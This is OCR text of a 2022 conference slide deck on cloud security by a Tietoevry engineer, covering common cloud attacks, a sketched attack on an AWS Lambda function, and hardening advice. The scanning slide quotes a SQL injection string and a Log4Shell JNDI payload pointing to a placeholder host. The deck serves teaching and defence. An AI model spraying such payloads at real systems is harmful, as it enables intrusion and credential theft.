
Cloud Security Musings

2022-11-30 Juho Myllylahti

tietoevry



Hello world!

I’m Juho Myllylahti, and I work at Tietoevry Create

Previous history at OUSPG, Solita, Loihde Factor


Co-organizing AWS UG Oulu and Oulusec

@Mutjake

juho.myllylahti@{tietoevry.com,iki.fi}

Content

Why Should You Care About Cloud Security?



Why should cloud security interest you?


- Cloud platforms have taken their position in the market and will continue to grow in the future – personally I'm not sure everything will be in the cloud in the future, but for many use scenarios it seems to be a rational choice
- Competition is ongoing which forces platform vendors to innovate new services and try to keep pace with each other
- AWS has 34% market share, Azure 21%, and Google 10% (according to Statista, Q2 2022)
- Cloud platforms are going to be part of our daily lives (we're using one for this presentation!)

Source: Gartner (May 2022)


Cloud Security is a vast topic


- You can approach cloud security from multiple different angles
  - Implementation Security
    - Win some, lose some – higher abstraction level helps, but new class of issues also also present
  - Security Operations (SOC, SIEM)
    - What works and what does not in cloud vs. on-premise, hybrid environments, platform tooling…
  - Compliance and Governance
    - KATAKRI/PiTuKri, GDPR, ISO, PCI DSS, CSA, Health Data Hosting (HDS)…
  - Security Architecture
- Obviously there is more to cover than I’m able to provide for

Shared Responsibility Model is the basis of cloud security design



Shared Responsibility Model






Multitenancy

- Cloud platforms are multitenant services, which means you share the infrastructure with other customers
  - There are some options to have e.g. dedicated physical servers, usually for compliance reasons
- In some services you share the global namespace, which exposes some new attack patterns
- You need to trust the cloud platform vendor to isolate customers efficiently
  - Sometimes this rules out using the cloud due to compliance issues
  - Things might not be better in the on-premise
  - So far the history of the platform providers has been “good enough”
    - Consider Office365, Gsuite and similar mission-critical SaaS services

Identity and Access Management

- AWS IAM
- Azure AD
- The general issue to be mindful regarding IAM: it usually takes more effort to carve out least-privilege policies than to give out wide, all-access permissions
  - Why you should try to do it nevertheless…we'll get back to that :-)
  - With time tooling probably improves on this front (policy autogeneration based on identified API calls in the source code, for example)
  - Beware of the canned/managed policies the platforms offer, they sometimes contain more permissions than you would expect
- Remember that in the cloud, pretty much everything happens via API
  - So IAM gives access to e.g. create users or virtual machines
  - Those APIs are called a lot as is the authorization logic -> it needs to be straightforward

Assorted Cloud Attacks and Vulnerabilities




Assorted Cloud Attacks and Vulnerabilities

- Data/Resource access misconfigurations
- Stealing&abusing access keys (cloud API access can be much more devastating than initially thought)
- Subdomain takeovers
- Dangling DNS records in general
- Cloud function takeovers
- Platform-level attacks, shared technology vulnerabilities

- Listening on reused cloud IPs

Data/Resource access misconfigurations

- Examples
  - https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/unsecured-aws-s3-bucket-found-leaking-data-of-over-30k-cannabis-dispensary-customers
  - https://www.cyberdefensemagazine.com/embarrassing-data-leak-business-data-in-a-public-amazon-s3-bucket-2/
  - https://www.healthcareitnews.com/news/emea/swedish-healthcare-advice-line-stored-27-million-patient-phone-calls-unprotected-web (on-premise)
  - From last week, Bluebleed: https://securityaffairs.co/wordpress/137397/data-breach/microsoft-data-leak-2.html
- Also: in the cloud environment development team might have more power to configure things for themselves while not having the experience in e.g. network plane configuration, audit logging, or database permissions



Stealing and Abusing Access Keys

- Cloud platform access keys are a valuable commodity for an attacker
- User credentials: phishing
  - MFA can help, but it is not a silver bullet (definitely always aim to use MFA if available, though!)
- Programmatic access: access keys, app passwords
  - Sometimes these can be found from the code repository etc.
    - https://github.com/trufflesecurity/trufflehog
    - https://tomforb.es/infosys-leaked-fulladminaccess-aws-keys-on-pypi-for-over-a-year/
  - Compromise developer workstation and search the file system
  - Compromise the build pipeline (e.g. dependency supply-chain attack via malicious npm package)
  - Extract access keys via a cloud function takeover or server-side request forgery
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md
    - https://www.triskelelabs.com/blog/extracting-your-aws-access-keys-through-a-pdf-file

Subdomain takeovers

- “Repurposing domains who someone forgot to renew” for the cloud service age
  - https://github.com/EdOverflow/can-i-take-over-xyz
- Issue if you are e.g. making beta.customer.example.com and serving by pointing CNAME to a S3/blob storage address
- If you delete that bucket the domain points to, someone else can create a new bucket and host their own site under customer’s domain (including web resources which are not stopped by the same-origin policy)

Dangling DNS Records

- Similar to subdomain takeover, but for the IP addresses
- If you leave stale DNS records pointing to cloud IPs, the attacker can try their hand on the IP address lottery
  - Specialized attacker might have a list of interesting IPs and they can reserve/release elastic IPs for months, possibly using cloud accounts created with stolen credit cards or accessed via stolen IAM credential

Cloud Function Takeovers

- Cloud functions are, in general, a nice thing as the runtime platform (Python, Node, JVM, CLR… + the operating system) is patched by the cloud vendor
- This does not mean there is no need for maintenance, though if you're including 3rd party libraries in your function, or if there are configuration defaults that need to be updated
  - https://en.wikipedia.org/wiki/Log4Shell
  - https://sysdig.com/blog/cve-2022-42889-text4shell/ (last week)


Platform Level Attacks and Shared Technology Vulnerabilities

- Cloud platforms have a decent track record but they are not perfect
- Recent one: Oracle Cloud did not properly check authorization when attaching cloud storage volumes
  - https://www.crn.com/news/security/-severe-oracle-cloud-infrastructure-vulnerability-found-fixed-wiz
- Azure ChaosDB, a cross-tenant vulnerability in Cosmos DB
  - https://www.protocol.com/enterprise/microsoft-azure-vulnerabilities-cloud-security
- Managed postgres privilege escalations (customer-shared hosts + root)
  - https://www.wiz.io/blog/the-cloud-has-an-isolation-problem-postgresql-vulnerabilities
- AWS vulnerability: Superglue, allowing cross-tenant access to data
  - https://orca.security/resources/cloud-risk-encyclopedia/superglue-a-remediated-zero-day-vulnerability-in-aws-glue/

Listening on Reused Cloud IPs

- This is more of a research thing than an actual attack, but you can reserve cloud IPs and open all the ports while running a service which records all the incoming traffic – a research group did this a few years back, but unfortunately I was not able to find the report
- Nevertheless, if you shut down something in the cloud please try to make sure you try to also shut down the things which might have active integrations sending data to that now-released static IP

Sketching a practical attack scenario



Some general notes

- Attackers work in multiple different ways: some do targeted attacks, some run automations and when they find something, they try to figure out if it is worth their while
- If you're in a project, you might want to think of these a bit, are the assets easy to monetize by selling the data or using it to blackmail – or is there a critical infrastructure angle?
- Let's presume a targeted attacker here, it might be that they've run some scripts which have gained their interest (e.g. looking for potential subdomain takeovers using e.g. https://github.com/michenriksen/aquatone or https://github.com/OWASP/Amass)

Disclaimers

- Please do not break any laws, many platforms offer pentesting labs which can be legally practiced against
- Note that cloud platform providers run monitoring, so do not pentest even your own stuff without checking EULAs etc.
  - Cloud vendors have mechanisms to let them know if you're going to conduct a test
  - Don't get your IP address flagged on abuse list, don't get your Amazon/Microsoft/Google account banned for abuse, do not get into legal trouble with corporate lawyers even if you did not exactly break the law…
- Please do not install related tooling to your machine randomly, some of it can contain malicious stuff, some of it can cause antivirus to go haywire etc.
- Please do not run scanners or tools you do not understand against external targets
  - If you have a hobby laptop for this, you can disconnect it from the network before trying to run stuff
- Make the world a better and safer place

1. Reconnaissance and OSINT

- The attacker tries to map out how your infrastructure is built
  - Collect information from DNS records, where the IP addresses lead to, company blogs, LinkedIn (look what skills employees have e.g. Azure, MS representative contacts, or just social engineer by pretending to be a headhunter), supplier presentations, spend a few days sitting in the morning train shouldersurfing laptop screens and listening to conversations, try to get into office premises… :-) The ways are numerous, requiring different degree of effort and carry different amounts of risk for the attacker
  - A lot of this is quite improbable to happen to you, unless your work involves something of a high value
- Let’s say the attacker knows cloud stuff best and notices some interesting feedback forms done for a meetup which seem to be done as a demo on top of AWS…


2. Scanning & Vulnerability Assessment

- In order to attack the lambda function, attacker needs to figure out what's running there
- Sometimes the attacker can get that information from response headers
- Sometimes the attacker can read through the front-end scripts for clues
- Sometimes the attacker can try to spray injection strings "' OR 1=1; --", "${jndi:ldap://example.com/file}" and see if something sticks
- If the code emits error messages, the attacker can sometimes read exact runtime/library versions from there -> Google "component 1.2.3 vulnerability" and go from there
  - Sometimes they find something like https://medium.com/r3d-buck3t/rce-with-server-side-template-injection-b9c5959ad31e and things can be easy for them
- Let's presume the attacker has figured out that there is a lambda function with a vulnerable python library in use

3. Exploitation

- Once the attacker figured out something that works, they craft an exploit that steals the function's access tokens
  - https://hackingthe.cloud/aws/exploitation/lambda-steal-iam-credentials/
  - https://hackingthe.cloud/aws/post_exploitation/lambda_persistence/
  - Another option is to inject code that performs calls against AWS API, like create a virtual machine or create an IAM user the attacker can use to access the cloud account more ergonomically
  - I promised earlier we'd get back to this: what the attacker can accomplish with the lambda functions permissions depends solely on how wide the permissions given are – if the function could only write the given feedback to S3 and nothing else, the attacker probably tries to find another entry point (unless they find a way to infiltrate further with that capability somehow…maybe you can write to some other folder also, where e.g. website JS is hosted for example?)
- If they are able to create a user for themselves they can continue to e.g. steal data from S3, use the account to send spam, try to bitcoin, host dubious content…

Ways to improve cloud security



“Only you can prevent forest fires!”

- Do not use cloud root account as your daily driver, restrict access to it
- Enable MFA
- Check platform specific tools for monitoring, audit logging, alerting on billing or unusual usage, possibly 3rd party tools (but be careful of snake oil and operating costs)
- Principle of least privilege + reserve time in the estimates for this
- Defence in depth: do not trust to the hardened outer layer only, consider also things like workstation and dependency security
- Segment things, you can have separate accounts (AWS) for logging in, for where to store the logs, for the network plane…
- Learn the platform capabilities that can help, like AWS Service Control Policies which can be used to e.g. deny a cloud function hosting AWS account from creating EC2 instances

“Only you can prevent even more forest fires!”

- Do not use village bicycle keys/accounts
- On older cloud accounts: check if defaults have improved
  - E.g. Microsoft has improved certain default settings on AzureAD, but they are not turned on by default on older existing accounts
- Check how to harden the metadata services for virtual machines
  - For AWS: IMDSv2

Thank you

Any questions?

tietoevry

Resources etc.

- https://cloudjourney.medium.com/aws-organization-policy-and-azure-policy-7a27a491acbb
- https://microsoft.github.io/Azure-Threat-Research-Matrix
- https://github.com/Cloud-Architekt/AzureAD-Attack-Defense
- https://rhinosecuritylabs.com/cloud-security/aws-security-vulnerabilities-perspective/